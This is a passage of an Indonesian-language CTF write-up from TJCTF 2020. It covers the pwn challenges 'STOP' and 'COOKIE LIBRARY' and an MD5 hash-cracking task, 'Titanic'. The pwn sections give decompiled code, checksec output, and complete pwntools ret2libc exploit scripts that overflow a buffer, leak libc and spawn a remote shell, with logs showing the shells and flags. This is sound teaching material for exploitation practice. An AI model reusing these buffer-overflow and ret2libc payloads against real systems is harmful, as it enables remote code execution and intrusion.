
```

```

root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# python ganteng.py
[*] Opening connection to pl.tjctf.org on port 8011: Done
[*] Switching to interactive mode
$ ls
bin
el_primo
flag.txt
lib
lib32
lib64
$ cat flag.txt
tjctf{3L_PR1M000000!1!!}
$

```


25. STOP




The image shows a screenshot of the IDA Pro interface with the C pseudocode of a program named 'stop'. The code is as follows:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int result; // eax
4     char v4[256]; // [rsp+0h] [rbp-110h]
5     int v5; // [rsp+100h] [rbp-10h]
6     int v6; // [rsp+104h] [rbp-Ch]
7     int v7; // [rsp+108h] [rbp-8h]
8     int i; // [rsp+10Ch] [rbp-4h]
9
10    setbuf(stdout, 0LL);
11    setbuf(stdin, 0LL);
12    setbuf(stderr, 0LL);
13    printf("Which letter? ", 0LL);
14    v7 = get_letter();
15    getchar();
16    if ( v7 == -1 )
17    {
18        printf("That's not a letter!\n");
19        result = 1;
20    }
21    else
22    {
23        printf("\n");
24        for ( i = 0; i <= 4; ++i )
25            printf("%s\n", categories[i]);
26        printf("\n");
27        printf("Category? ");
28        v6 = read(0LL, v4, 598LL);
29        v4[v6 - 1] = 0;
30        v5 = get_category(v4);
31        if ( v5 == -1 )
32            printf("\nSorry, we don't have that category yet\n", v4);
33        else
34            printf("\nYour answer is: %s\n", answers[v5 + 5LL * v7]);
35        result = 0;
36    }
37 }
```

Overlaid on the right side of the IDA window is a terminal window showing the output of the 'checksec' command:

```
File Edit View Search Terminal Help
root@kali:~/Downloads# checksec stop
[*] '/root/Downloads/stop'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:         NX enabled
PIE:       No PIE
root@kali:~/Downloads#
```

Ada banyak cara untuk menyelesaikan problem ini, tapi saya memilih metode ret2libc. Kita bisa overflow saat dia read ke v4, karena readnya melebihi batas yang bisa ditampung oleh v4. Pertama di leak dulu printfnya, kemudian cari versi libcnnya di blukat, kemudian exploit. Berikut script saya.



```
from pwn import *

pop_rdi = 0x0000000000400953
ret = 0x000000000040056e
main = 0x000000000040073c
r = remote('pl.tjctf.org', 8001)
e = ELF('./stop')
libc = ELF('libc6_2.27-3ubuntu1.so')

r.recv()
r.sendline('a')
r.recv()

payload = 'A'*280
payload += p64(pop_rdi)
payload += p64(e.got['printf'])
payload += p64(ret)
payload += p64(e.plt['printf'])
payload += p64(ret)
payload += p64(main)

r.sendline(payload)
r.recvuntil("yet")

leak = u64(r.recvuntil("Which")[:-5].strip().ljust(8, '\x00'))
libc_base = leak - libc.symbols['printf']
sys = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()
log.info("printf: " + hex(leak))
log.info("libc base: " + hex(libc_base))
r.sendline('a')
r.recv()
payload = 'A'*280
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(ret)
payload += p64(sys)
r.sendline(payload)
r.interactive()
```

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# python biji.py
[*] Opening connection to pl.tjctf.org on port 8001: Done
[*] '/root/Downloads/stop'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/root/Downloads/libc6_2.27-3ubuntu1.so'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] printf: 0x7f6f151b5e80
[*] libc_base: 0x7f6f15151000
[*] Switching to interactive mode
Country Capitals
Electronics and Gadgets
Sports
Things You Keep Hidden
Top Broadway Shows
Category?
Sorry, we don't have that category yet
$ cat flag.txt
tjctf{st0p_th4t_right_now}
$
```

26. Titanic

I wrapped tjctf{} around the lowercase version of a word said in the 1997 film "Titanic" and created an MD5 hash of it: **9326ea0931baf5786cde7f280f965ebb**.

Penyelesaian :

Pada desc diberikan hasil hash, didapat dari tjctf{kata}, pemain diharuskan mencari kata tersebut entah dari transcript mentah atau yg lainnya dari film titanic 1997. Setelah dicoba menggunakan macam-macam transcript masih belum didapatkan flag.

Karena sempat hampir putus asa, penulis menanyakan hint ke admin kira-kira apa yang salah dari step yang penulis upayakan. Didapatkan hint "teks apa yang biasa ditulis setelah film rilis dan hapus semua tanda baca kecuali 'petik satu' karena di bahasa inggris biasa digunakan sebagai singkatan ex: you're,i'm dll .dari situ penulis mendapat pencerahan yaitu "SUBTITLE", didownload subtitle bahasa inggris dan buat wordlist dengan menghapus semua tanda baca lalu dibuat solver script dengan PHP


```

<?php
    $f = file_get_contents('t.txt');
    $f = explode(' ', $f);

    foreach ($f as $key => $value)
    {
        if ($value != "")
        {
            $md5 = md5("tjctf{" . trim(strtolower($value)) . "}");
            $val = $value;
            // echo $val . "\n";
            if (strpos($md5, "9326ea0931baf5786cde7f280f965ebb") !==
false)
            {
                echo $value . '-' . $md5;
            }
        }
    }
?>

```

Jalankan script "php solver.php" didapatkan kata / flag yang matched dengan hash:


```

tjctf.php
Marlborough's-9326ea0931baf5786cde7f280f965ebbroot@localheart:/media/neet/DATA/tjctf/
elajar CTF/tjctf_2020/Crypto/Titanic#

```

FLAG : tjctf{marlborough's}


27. COOKIE LIBRARY



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     unsigned int v3; // eax
4     char *v4; // rsi
5     int v5; // eax
6     char s1; // [rsp+0h] [rbp-50h]
7     int i; // [rsp+4Ch] [rbp-4h]
8
9     v3 = time(0LL);
10    srand(v3);
11    setbuf(_bss_start, 0LL);
12    setbuf(stdin, 0LL);
13    v4 = 0LL;
14    setbuf(stderr, 0LL);
15    puts("Check out all these cookies!");
16    for ( i = 0; i <= 27; ++i )
17    {
18        v4 = (&cookies)[i];
19        printf(" - %s\n", v4);
20    }
21    puts("Which is the most tasty?");
22    gets(&s1, v4);
23    v5 = rand();
24    if ( !strcasecmp(&s1, (&cookies)[v5 % 28]) )
25        puts("Wow, me too!");
26    else
27        puts("I'm sorry but we can't be friends anymore");
28    return 0;
29 }
```

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# checksec cookie
[*] '/root/Downloads/cookie'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE
root@kali:~/Downloads#
```

Kembali ini adalah problem ret2libc. Bedanya dengan problem **STOP**, kita leak puts, bukan printf. Cari offset seperti biasa, leak puts, cari libc yang digunakan di server, kembali ke main, exploit. Berikut script saya.



```
from pwn import *

pop_rdi = 0x0000000000400933
ret = 0x000000000040061e
main = 0x0000000000400797

#r = process('./cookie')
r = remote('pl.tjctf.org', 8010)
libc = ELF('/lib64/2.27-3ubuntu1_amd64.so')
e = ELF('./cookie')
r.recv()

payload = 'A'*88
payload += p64(pop_rdi)
payload += p64(e.got['puts'])
payload += p64(e.plt['puts'])
payload += p64(main)
r.sendline(payload)

r.recvline()
leak = u64(r.recvline().strip().ljust(8, '\x00'))

log.info("leaked puts: " + hex(leak))
libc_base = leak - libc.symbols['puts']
sys = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()

r.recv()
payload = 'A'*88
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(ret)
payload += p64(sys)

r.sendline(payload)
r.interactive()
```

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
root@kali:~/Downloads# python anjay.py
[+] Opening connection to pl.tjctf.org on port 8010: Done
[*] '/root/Downloads/libc6 2.27-3ubuntu1_amd64.so'
Arch:      amd64-64-little
[+] Opening connection to pl.tjctf.org on port 8010: Done
[+] Opening connection to pl.tjctf.org on port 8010: Done
[+] Opening connection to pl.tjctf.org on port 8010: Done
[+] Opening connection to pl.tjctf.org on port 8010: Done
[*] '/root/Downloads/libc6 2.27-3ubuntu1_amd64.so'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] '/root/Downloads/cookie'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
[*] leaked puts: 0x7fdd69319c0
[*] Switching to interactive mode
I'm sorry but we can't be friends anymore
$ ls
bin
cookie_library
flag.txt
lib
lib64
$ cat flag.txt
tjctf{c00k13_yum_yum_mnMnMnMnMnMnMn}
$
```